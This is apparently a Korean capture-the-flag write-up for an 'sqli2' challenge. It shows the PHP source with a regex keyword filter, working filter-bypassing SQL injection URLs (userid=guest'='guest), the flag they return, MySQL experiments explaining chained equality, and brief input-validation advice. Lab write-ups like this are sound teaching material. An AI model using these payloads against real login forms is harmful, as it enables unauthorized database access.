sqli2 - writeup

SQL injection

서버사이드취약점. 웹 애플리케이션과 데이터베이스 사이의 상호작용에서 발생하는 보안 취약점 중 하나로, 공격자가 웹 애플리케이션의 입력필드를 통해 악의적인 sql을 실행하여 데이터베이스에 무단으로 액세스하고 데이터를 변경, 탈취하는 것을 말한다.

분석

```php
<?php
include('dbconn.php');

function waf($input){
    $t = strtolower($input);
    if(preg_match("/or|union|admin|\||\&|\d|-|\\\\|\x09|\x0b|\x0c|\x0d|\x20|\//",$t)){
        die('no hack..');
    } else {
        return $input;
    }
}

if(isset($_GET["userid"]) && isset($_GET["userpw"])){
    $mysqli = new mysqli($host, $sqli2_username, $sqli2_password, $database);

    if ($mysqli->connect_error) {
        die("connection fail:" . $mysqli->connect_error);
    }

    $uid = waf($_GET["userid"]);
    $upw = waf($_GET["userpw"]);

    $query = "SELECT userid FROM sqli2_table where userid='$uid' and userpw='$upw'";
    $result = $mysqli->query($query);
    $userid = "";

    if ($result->num_rows > 0) {
        while ($row = $result->fetch_assoc()) {
            $userid = $row['userid'];
            break;
        }
    }
    $mysqli->close();

    if($userid == "admin"){
        echo file_get_contents('/sqli2_flag.txt');
    } else {
        echo $userid;
    }
}
?>
<br><br>
<?php highlight_file(__FILE__); ?>
```

sqli1과 비슷하지만 이 문제에는 preg_match라는 함수가 추가되어 있다. 이 함수는 sql injection에서 자주 사용되는 키워드를 검사하는 함수이다. 제한한 키워드는 or, union, admin , | , & , 0~9까지 숫자, - , \ , 탭, 수직탭, 스페이스, \x0c, \x0d, / 이다. 즉 이 키워드를 제외한 모든 쿼리 조작이 가능하다는 말이다.

첫번째 시도

sqli2가 사용자로 등록되어있는 것을 알지만 숫자를 필터링하기 때문에 사용하지 못한다. 일단 userid = admin인 사용자는 확실히 존재하고 이외에 존재하는 계정에 대해서는 알지 못한다. 일단 where userid='user'='user'와 같이 뒤에 조건을 참으로 만들어 해당 테이블의 모든 정보가 출력되도록 하였다.

http://2023whs.arang.kr:9200/sqli2.php?userid=user'='user&userpw='='

"SELECT userid FROM sqli2_table where userid='user'='user' and userpw=''=''"

guest

```
<?php
include('dbconn.php');

function waf($input){
```

userid가 guest인 계정이 위의 쿼리로 나왔다. 아마 admin이외에 guest라는 계정이 있으며 guest 계정이 있음을 알 수 있다.

공격

두번째 시도로 user대신 guest를 삽입하여 쿼리를 날려보았다.

http://2023whs.arang.kr:9200/sqli2.php?userid=guest'='guest&userpw='='

"SELECT userid FROM sqli2_table where userid='guest'='guest' and userpw=''=''"

flag{true=true:or1=1}

```
<?php
include('dbconn.php');

function waf($input){
    $t = strtolower($input);
    if(preg_match("/or|union|admin|\||\&|\d|-|\\\\|\x09|\x0b|\x0c|\x0d|\x20|\//",$t)){
```

분석했을때의 첫번째 시도와 똑같은 결과가 나올줄 알았는데 정답이 나왔다..

MYSQL 실습 - 조건해석순서 알아보기

임의의 테이블 sqli를 만들고 guest와 admin을 생성해주었다.

```
mysql> select * from sqli;
+--------+--------+
| userid | userpw |
+--------+--------+
| guest  | guest  |
| admin  | admin  |
+--------+--------+
2 rows in set (0.00 sec)
```

일반적으로 a=b=c라는 식의 논리조건을 해석할때는 a와 b가 동일한지 확인하고 그 결과와 c가 동일한지를 비교한다. 그러나 sql의 조건문에 사용되는 userid=”a”=”a” 같은 경우는 userid= true로 해석해 테이블의 모든 정보를 빼온다고 생각하고 있었다.

그런데 위의 논리대로라면 userid=’user’=’user’와 userid=’guest’=’guest’와 userid=’admin’=’admin’은 모두 같은 결과가 나와야 하는데 그렇지 않다.

```
mysql> select userid from sqli where userid='user'='user' and userpw=''='';
+--------+
| userid |
+--------+
| guest  |
| admin  |
+--------+
2 rows in set, 1 warning (0.00 sec)
```


```
mysql> select userid from sqli where userid='guest'='guest' and userpw=''='';
+--------+
| userid |
+--------+
| admin  |
+--------+
1 row in set, 1 warning (0.01 sec)
```

```
mysql> select userid from sqli where userid='admin'='admin' and userpw=''='';
+--------+
| userid |
+--------+
| guest  |
+--------+
1 row in set, 1 warning (0.00 sec)
```

위의 결과를 통해 하나의 가설을 세울 수 있다.

userid=’admin’=’admin’을 일반적인 순서로 해석하면 userid=’admin’와 false((user=’admin’)와 ’admin’ 비교결과), 즉 삼항이 아닌 이항으로 정리했을때 userid ≠ ‘admin’으로 해석하여 admin을 제외한 모든 결과를 보여주는 것이다.

이때 userid=’admin’은 논리적으로는 true로 해석되어 뒤의 논리문과 비교됨을 알 수 있다.



즉 공격이 성공한 이유는 SELECT userid FROM sqli2_table where userid= ’guest’ = ’guest’ and userpw=’’=’’ 에서의 조건이 userid≠guest and userpw≠’’ 로 해석되었기 때문이다.

대응방법

1. 입력 검사

웹 애플리케이션에서 사용자의 입력을 받을때, 입력 필드에 대한 유효성 감사를 수행해야 한다. 입력 필드에 예상치 않는 SQL 코드가 포함되지 않도록 필터링하고, 허용되지 않는 문자나 기호를 거부해야 한다.